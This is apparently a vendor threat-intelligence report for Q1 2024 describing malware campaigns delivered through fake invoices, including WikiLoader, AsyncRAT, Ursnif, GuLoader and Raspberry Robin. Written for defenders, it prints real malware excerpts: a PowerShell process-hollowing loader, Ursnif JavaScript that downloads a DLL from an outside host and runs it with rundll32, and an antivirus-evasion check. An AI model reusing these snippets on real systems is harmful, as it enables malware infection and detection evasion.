HP WOLF SECURITY

Threat Insights Report

Q1 - 2024

Threat Landscape

Welcome to the Q1 2024 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1]

Executive Summary

Email threats that evaded gateway security

12%

Threats delivered in archives in Q1

28%

- Social engineering attacks, especially cybercriminals targeting enterprises with fake overdue invoices, continued to be a big endpoint threat in Q1. This lure is a perennial one, but still represents a large risk since many organizations send and pay invoices through email attachments. Typically, the campaigns targeted enterprises rather than individuals, where attackers' potential return on investment is higher – for example, through fleet-wide ransomware and data extortion attacks.

- In Q1, archives containing malicious script files continued to be a very common attack pattern for infecting endpoints. Such attacks require around four clicks to infection, which is higher than other methods like macro-enabled documents that were once popular. Despite this, the popularity of this infection method suggests that attackers are successfully tricking users to click.

- In campaigns delivering WikiLoader malware,[2] attackers combined a series of tricks to evade network and endpoint detection, including redirecting victims to malicious websites using open redirect vulnerabilities (CWE-601),[3] obfuscated JavaScript (T1027.013),[4] hosting malware on legitimate cloud services (T1102),[5] and sideloading the malware via a legitimate application (T1574.002).[6]

- Many malware campaigns relied on living-off-the-land (LOTL) techniques to help attackers remain undetected by blending in with legitimate system admin activity.[7] For example, we observed numerous abuses of the Windows Background Intelligent Transfer Service (BITS) (T1197) – a tool built into Windows used by administrators to transfer files between web servers and file shares.[8]

Notable Threats

WikiLoader malware sneaks onto endpoints through fake overdue invoices

In Q1, 11% of threats caught by HP Sure Click were PDF documents. In a campaign spreading WikiLoader malware, attackers sent targets emails containing fake overdue PDF invoices, supposedly owed to a logistics firm. The campaigns likely targeted enterprises rather than individuals given the nature of the lure and the industry profiles of the recipient organizations.

Last quarter, we wrote about how customers of the DarkGate malware-as-a-service relied on advertising links to bypass web gateways and proxies, and control and optimize their campaigns.[9] [10] This quarter, Instead of advertising links, we saw attackers using open redirect vulnerabilities (CWE-601) to divert targets from legitimate websites to malicious ones hosting malware.[3]




Figure 1 – Overdue invoice lure leading to WikiLoader malware, caught by HP Sure Click

Archive formats used to spread malware in Q1

48

Clicking the link in the PDF file downloads a ZIP archive via an open redirect (Figure 2). This archive contains an obfuscated JavaScript file (T1027.013).[4] The script downloads another JavaScript file and runs it in the same process context. Next, it downloads a ZIP archive from Discord (T1102),[5] an online instant messaging platform. It saves it in the user's Temp directory, then extracts all the files it contains.

Inside the directory are installation files relating to Notepad++, a popular text editing program. The script starts notepad.exe, the legitimate signed Notepad++ executable. The WikiLoader malware is hidden in the plugin directory in a file named "mimeTools.dll". When Notepad++ starts, it begins loading its plugins, including the malicious one containing WikiLoader (Figure 3). This technique, DLL sideloading (T1574.002),[6] is an effective way to bypass application control and reduce the risk of being caught by endpoint detection and response (EDR) and anti-virus tools.

Once resident, WikiLoader can be used to deliver other malware and post-infection tools of the attacker's choice. This isn't the first time we have seen WikiLoader disguised within the installation folders of well-known applications. In our Q4 2023 Threat Insights Report, we documented campaigns spreading this malware that masqueraded as CCleaner, a well-known system clean-up tool.[10]

Threats delivered via PDFs in Q1

11%




Figure 2 – Open redirect from a trusted website to a site hosting a malicious archive




Figure 3 – WikiLoader DLL side-loaded by Notepad++

Attackers use HTML smuggling to infect PCs with AsyncRAT

One of the techniques attackers regularly used in Q1 to bypass email and web filters was HTML smuggling (T1027.006).[11] This trick enables threat actors to hide malicious payloads inside HTML files. In a campaign delivering AsyncRAT,[12] an open-source remote access trojan (RAT), attackers sent targets HTML attachments by email purporting to contain an invoice from a delivery company.


Analyzing the HTML attachment reveals an encoded binary string. If opened, JavaScript functions decode the string, causing a Windows Script File (WSF) to be downloaded.[13] Interestingly, the attackers paid little attention to the design of the lure (Figure 4), suggesting that they may have used an off-the-shelf malware kit but failed to customize it.


Most of the downloaded WSF file consists of spaces and new lines. In fact, the script only contains one important line, which runs a VBScript hosted on a remote web server. The VBScript is used to orchestrate the malware infection. First, a file is downloaded from the same server using BitsTransfer (T1197) and saved locally as a ZIP archive.[8]

Next, 17 files from the archive are extracted into a folder, then a JavaScript file is executed. Separately, a second JavaScript file is started. Both scripts perform the same tasks but in different ways, in case one method is blocked. Each script triggers a series of PowerShell and batch commands (T1059),[14] and ultimately launch a PowerShell script named "t.ps1". One path is direct and executes the PowerShell script but assumes that the execution policy is set to unrestricted. The other path, creates a Scheduled Task (T1053.005), which then runs the PowerShell script indirectly after two minutes.[15]

"t.ps1" starts the malware payload. To help evade detection, the script reads its methods indirectly from different text files, uses them as code and then executes them. Finally, AsyncRAT is started using RunPE, a process hollowing technique (T1055.012) used to evade defenses.[16] AsyncRAT is a capable RAT, providing the attacker full control over the infected endpoint.

The attacker opted here to live off the land, relying on features built into Windows, such as BITS and scripting functions. This tactic helps attackers to blend in with legitimate system admin activity and reduce the possibility of external attack tools being detected.





Figures 4 & 5 – Button shown to the user in the HTML file to download the fake invoice, a Windows Script File

```
$ycr = FH(Get-Content -Path 'C:\\Users\\Public\\Framework.txt');
$new = (Get-Content -Path 'C:\\Users\\Public\\NewPE2.txt');
$dea = (Get-Content -Path 'C:\\Users\\Public\\Execute.txt');
$lde = (Get-Content -Path 'C:\\Users\\Public\\Invoke.txt');
$ika = (Get-Content -Path 'C:\\Users\\Public\\load.txt');
$ype = (Get-Content -Path 'C:\\Users\\Public\\Gettype.txt');
$getM = (Get-Content -Path 'C:\\Users\\Public\\getMethod.txt');
Sleep 5
[double[]] $Uk = Get-Content -Path 'C:\Users\Public\byet.txt'|iex
[double[]] $tLx = Get-Content -Path 'C:\Users\Public\runpe.txt'|iex
$a = [<##>Reflection.Assembly<##>]
$a::$ika([Byte[]](fun_alosh($tLx))).$ype($new).$getM($dea).$lde($null,[object[]] ($ycr ,$null,([Byte[]](fun_alosh($Uk))),$true))
```

Figure 6 – Text files containing malicious functionality, such as launching the RAT using process hollowing

Italian-speaking regions targeted with Ursnif trojan

In Q1, the HP Threat Research team observed large malicious spam campaigns targeting Italian-speaking regions that spread Ursnif malware.[17] First seen in 2007, Ursnif was originally designed as a banking trojan to facilitate fraud and steal financial information.[18] Today, it is capable of a wide range of malicious behaviors. The attackers sent Italian overdue invoice lures to trick users into clicking links (Figure 7). Following a similar attack pattern to many other campaigns in Q1, clicking the link downloads an archive containing a malicious JavaScript file.

Opening the script causes it to download and run a second JavaScript file in the background. This file is also obfuscated (T1027.013), containing a huge number of comments inserted by the attackers to make it hard to read. Removing these comments reveals its functionality (Figure 8). The script downloads a DLL from the web and executes it using the rundll32 tool built into Windows (T1218.011).[19] This DLL is the Ursnif payload.




Figure 7 – Fake invoice lure leading to Ursnif

```
SATHroSukqTckgg.onreadystatechange = function() {
    if(SATHroSukqTckgg.readyState===(29 - 25)) {
        var OYhxUMdpJeFuYzUkXUqoNXEnvkYjs=new ActiveXObject('ADODB.Stream');
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.open();
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.type=(70 - 77);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.write(SATHroSukqTckgg.ResponseBody);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.position=(57 - 57);
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.saveToFile('C://ProgramData//zBXRqHICOpSQmMcPktbSbOszbKHcL.dll', (88 - 86));
        OYhxUMdpJeFuYzUkXUqoNXEnvkYjs.close();
    }
};

SATHroSukqTckgg.open("GET", "https://" + "centarial.com", false);
SATHroSukqTckgg.send();

var JNjzcAMzRbjKzwQwMXprSIsOBblPkSeGB = GetObject('winmgmts:{impersonationLevel=impersonate}!Win32_Process');
JNjzcAMzRbjKzwQwMXprSIsOBblPkSeGB.Create('rundll32 C://ProgramData//zBXRqHICOpSQmMcPktbSbOszbKHcL.dll,#16');
```

Figure 8 – JavaScript that downloads and runs the Ursnif payload, a DLL

Stealthy GuLoader used to deliver RATs


GuLoader is a malware downloader that has been active since the end of 2019.[20] We regularly observe it in campaigns. The downloader is small and implements numerous anti-analysis and sandbox evasion (T1497) techniques, making it not easy to detect.[21] In this campaign, the malware was spread as a VBScript file inside an archive emailed to targets (Figure 9). The attackers used an overdue invoice lure that imitated the accounts payable department of a supplier.

This first script is slightly obfuscated and runs a PowerShell script. The second PowerShell script is highly obfuscated (T1027.013), running commands indirectly by decoding strings, helping attackers avoid static file detection (Figure 11).

The PowerShell script decodes two URLs and then uses BitsTransfer (T1197) to download a file from them (Figure 10). The PowerShell script accesses a specific text sequence in the file using the substring function.[22] The text is another PowerShell script, which is executed in the same context. This script is obfuscated and executes most commands indirectly too. Ultimately, the script is responsible for executing the GuLoader shellcode.

First, it changes the title of the process's current window to "Plage18". Next, it enumerates all the windows, searches for the one with that title, and returns its handle. The malware then uses the ShowWindow function to display the window to the user. It is not entirely clear why this is done. The malware then allocates two memory areas in the process and writes shellcode into them (T1055).[23] In the file that was downloaded earlier, the first part consists of the shellcode that is injected, while the second part is the PowerShell script.

Finally, the shellcode is executed using CallWindowProcA and its callback function.[24] With GuLoader now running, it typically downloads and runs another malware family. In this case, Remcos, a popular commercial RAT was downloaded and launched.[25]



Figures 9 & 10 – GuLoader archive and VBScript (top) and BITS job used to download next malware stage (right)

```
´/BEL·¬&•Z)[ETB6ÂÐÙfQU•¿qÕR>•ß×•IÐR½²Ð]ºúÐR>SUB8×Ã¶/ÖÈÀDC3ºè³/•X¾DC2ódr•N1ÆFR>Ië LF *F\ß>IÐ4BEL••8~••r•&•n¿  ðæeO"ÓNi+•yCANé•º¯Q:RS GS,[AÌCANÑþi•²DC2
CR ••·ÎWò² FS •¶\• CR SUB¨•×¤nùkSYNZ•YÕ¹é\BELl•²•ãSOMF•9¿•â•q.ÛfMS•:EM º•È•í•~•/STXÞ(&•s/é••Ã¨•1|Åh¢STXÕÇ^DC3ÑWõNAK$ë÷•ÔR_qNULê•Â($;ó¬kÐ|•íO•åz• LF b4»•EM
•:IQ«»«ù'¾µÑENQ••DC2ÜUÊ/ACK1Åo¦Á¶•
9©æ•õòê¾:Õý>qi¯ºÞò/•|<#Evincesafs bostedetha Salopianun Daahjorten Alts Kerch Vandstand #>CR LFfunction Pholadidur8
($Gummisjavancrystall,$Akademiern) {CR LF#Petro Omliggen Aerodynam Venligh Unsusp Rovfiske Soldy Made Nond Dervis Baererhu Skoma Hrgen
Betydn Berenic Desavouerr Snad Torso CR LFnondec (Brdf 'Esko$PedaGHgteu DvrmStormTeloiTobasPolljTrilaHypovEmotatalsnMetecAllorModsy
NonsHaantHaloaTilhlmothlAand Hjem-SkifbUnimxMadkoHelerTimb Bank$KeftA TrykHvidaIsoldNoneebeigmKartiddsme MedrUdennPart ')CR LF#Efte
Appara Ergon Spro Fantaserov Pyrimid sortli Woog Forstavel Celestifym Alligator Tressendes tnksoms pointblan Aadselde Inter Lggeresle
Teologerin unwist Pueri klag Konku Overgamb Opviklenov Aslopdih Ferrelsvan Paask Kopul Urfjeld Releaseeks Filminessc CR LF}CR LF
#Lrreders Prov Tylvt Luft Dextro Csiumetsc Reglerneal Diaset Nonpro Merparame Brevkontro Quarrelli Grafitte Stttepill Sciapo Psyc
Livlgesr Cavlin program Grimamo taffel Treenail horsem Boudoirer CR LFFunction Headmi04 ([String]$Soci, $Powwowisma = 0){CR LF#Para
```

Figure 11 – Highly obfuscated GuLoader PowerShell script

Raspberry Robin now spreading through Windows Script Files

First seen in the wild in late 2021, Raspberry Robin is a Windows worm that initially targeted technology and manufacturing organizations.[26] It has since grown to become one of the most prevalent threats facing enterprises.[27] In March, the HP Threat Research team identified a change in the way cybercriminals are spreading Raspberry Robin.[28] The malware is now being delivered through Windows Script Files.

The scripts are highly obfuscated and use a range of anti-analysis and virtual machine detection (T1497) techniques. The final payload is only downloaded and executed when all these checks indicate that the malware is running on a real endpoint, rather than in a sandbox. In our analysis, we found that the new Raspberry Robin scripts are poorly detected by anti-virus scanners on VirusTotal, with some samples not being flagged by any scanner, demonstrating this malware's evasiveness (Figure 12).


Following infection, Raspberry Robin communicates with its command and control servers over Tor (T1090.003).[29] Raspberry Robin can download and run additional payloads, acting as a foothold for threat actors to deliver other malicious files. The malware has been used to deliver families including SocGholish,[31] Cobalt Strike,[32] IcedID,[33] BumbleBee,[34] and Truebot,[35] as well as being a ransomware precursor.

Figure 12 – Raspberry Robin WSF downloader receiving a 0% detection rate on VirusTotal

```
562
563     while (!sjzonjboc[decryptVal(0x1f5, 'Z%jN') + 'd']()) {
564
565         osjrtmwc = sjzonjboc[decryptVal(0xa03, '7If&')](); // get item
566
567         //win32_procESs.name match (AVPui|AVpSUs|efWD|wsc_PrOXY|aVp|AvguaRd|zA_WsC|BdServIcehOST|EkRN).exe
568         if (osjrtmwc[decryptVal(0x96d, 'P0A8')] && osjrtmwc[decryptVal(0x641, '@P4O')][decryptVal(0x232, '1mWC') + 'h'](
            cfyohbgoa)) {
569
570             vqkcblnu[decryptVal(0x120, '&RLQ')](); //quit
571
572         }
573
574         sjzonjboc[decryptVal(0x092, 'h5dW') + decryptVal(0x4d7, 'P0A0')](); //next item
575     }
```

Figure 13 – Raspberry Robin check for certain anti-virus processes

Top malware file extensions



Top threat vectors

53%

Email

25%

Web browser downloads

22%

Other

Threat file type trends

In a break from the trend seen in previous quarters, Q1 saw a large increase in browser downloads of executables, resulting in scripts and executables becoming the top file type caught by HP Sure Click (37%). Many of these executables were grayware – applications that aren't strictly malicious but could breach an organization's acceptable use of IT policy (AUP), such as tools that could be used for hacking (e.g. port scanners), software piracy tools (e.g. license key generators) and video games.

28% of threats were delivered in the form of archives, such as ZIP and RAR files. 13% of threats used document formats such as Microsoft Word formats (e.g. DOC, DOCX), while malicious spreadsheets (e.g. XLS, XLSX) totaled 5% of threats. 11% of threats were PDF files, many of which did not contain malicious code but links to malware, enabling attackers to slip past email scanners. The remaining 6% of threats used other application types.

This quarter, at least 65% of document threats relied on an exploit to execute code, rather than macros.

Threat vector trends

Email remained the top vector for delivering malware to endpoints. 53% of threats identified by HP Wolf Security were sent by email in Q1. Malicious web browser downloads rose by 12 percentage points to 25% this quarter. Threats delivered by other vectors, such as removable media, grew by 10% points compared to Q4 2023, accounting for 22% of threats.

Of the email threats caught by HP Wolf Security in Q1, at least 12% had bypassed one or more email gateway scanner – down 2% points compared to the previous quarter.

Stay current

The HP Wolf Security Threat Insights Report is made possible by most of our customers who opt to share threat telemetry with HP. Our security experts analyze threat trends and significant malware campaigns, annotating alerts with insights and sharing them back with customers.

We recommend that customers take the following steps to ensure that you get the most out of your HP Wolf Security deployments:[a]

- Enable Threat Intelligence Services and Threat Forwarding in your HP Wolf Security Controller to benefit from MITRE ATT&CK annotations, triaging and analysis from our experts.[b] To learn more, read our Knowledge Base articles.[36] [37]
- Keep your HP Wolf Security Controller up to date to receive new dashboards and report templates. See the latest release notes and software downloads on the Customer Portal.[38]
- Update your HP Wolf Security endpoint software to stay current with threat annotation rules added by our research team.

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs) and tools to help security teams defend against threats. You can access these resources from the HP Threat Research GitHub repository.[39] For the latest threat research, head over to the HP Wolf Security blog.[40]

About the HP Wolf Security Threat Insights Report

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Wolf Security protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. HP Wolf Security uses introspection to collect rich forensic data to help our customers understand threats facing their networks and harden their infrastructure. The HP Wolf Security Threat Insights Report highlights notable malware campaigns analyzed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

About HP Wolf Security

HP Wolf Security is a new breed[c] of endpoint security. HP's portfolio of hardware-enforced security and endpoint-focused security services are designed to help organizations safeguard PCs, printers, and people from circling cyber predators. HP Wolf Security provides comprehensive endpoint protection and resiliency that starts at the hardware level and extends across software and services.

References

[1] https://hp.com/wolf
[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.wikiloader
[3] https://cwe.mitre.org/data/definitions/601.html
[4] https://attack.mitre.org/techniques/T1027/013/
[5] https://attack.mitre.org/techniques/T1102/
[6] https://attack.mitre.org/techniques/T1574/002/
[7] https://lolbas-project.github.io/
[8] https://attack.mitre.org/techniques/T1197/
[9] https://malpedia.caad.fkie.fraunhofer.de/details/win.darkgate
[10] https://threatresearch.ext.hp.com/hp-wolf-security-threat-insights-report-q4-2023/
[11] https://attack.mitre.org/techniques/T1027/006/
[12] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat
[13] https://en.wikipedia.org/wiki/Windows_Script_File
[14] https://attack.mitre.org/techniques/T1059/
[15] https://attack.mitre.org/techniques/T1053/005/
[16] https://attack.mitre.org/techniques/T1055/012/
[17] https://malpedia.caad.fkie.fraunhofer.de/details/win.gozi
[18] https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-216a
[19] https://attack.mitre.org/techniques/T1218/011/
[20] https://malpedia.caad.fkie.fraunhofer.de/details/win.cloudeye
[21] https://attack.mitre.org/techniques/T1497/
[22] https://ss64.com/ps/substring.html
[23] https://attack.mitre.org/techniques/T1055/
[24] https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-callwindowproca
[25] https://malpedia.caad.fkie.fraunhofer.de/details/win.remcos
[26] https://redcanary.com/blog/raspberry-robin/
[27] https://redcanary.com/threat-detection-report/threats/raspberry-robin/
[28] https://threatresearch.ext.hp.com/raspberry-robin-now-spreading-through-windows-script-files/
[29] https://attack.mitre.org/techniques/T1090/003/
[30] https://redcanary.com/threat-detection-report/threats/raspberry-robin/
[31] https://malpedia.caad.fkie.fraunhofer.de/details/js.fakeupdates
[32] https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike
[33] https://malpedia.caad.fkie.fraunhofer.de/details/win.icedid
[34] https://malpedia.caad.fkie.fraunhofer.de/details/win.bumblebee
[35] https://malpedia.caad.fkie.fraunhofer.de/details/win.silence
[36] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding
[37] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence
[38] https://enterprisesecurity.hp.com/s/
[39] https://github.com/hpthreatresearch/
[40] https://threatresearch.ext.hp.com/blog

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security is an optional service and may include offerings such as HP Sure Click Enterprise and HP Sure Access Enterprise. HP Sure Click Enterprise requires Windows 8 or 10 and Microsoft Internet Explorer, Google Chrome, Chromium or Firefox are supported. Supported attachments include Microsoft Office (Word, Excel, PowerPoint) and PDF files, when Microsoft Office or Adobe Acrobat are installed. HP Sure Access Enterprise requires Windows 10 Pro or Enterprise. HP services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product. For full system requirements, please visit www.hpdaas.com/requirements.

b. HP Wolf Security Controller requires HP Sure Click Enterprise or HP Sure Access Enterprise. HP Wolf Security Controller is a management and analytics platform that provides critical data around devices and applications and is not sold as a standalone service. HP Wolf Security Controller follows stringent GDPR privacy regulations and is ISO27001, ISO27017 and SOC2 Type 2 certified for Information Security. Internet access with connection to the HP Cloud is required. For full system requirements, please visit http://www.hpdaas.com/requirements.

c. HP Security is now HP Wolf Security. Security features vary by platform, please see product data sheet for details.

HP Services are governed by the applicable HP terms and conditions of service provided or indicated to Customer at the time of purchase. Customer may have additional statutory rights according to applicable local laws, and such rights are not in any way affected by the HP terms and conditions of service or the HP Limited Warranty provided with your HP Product.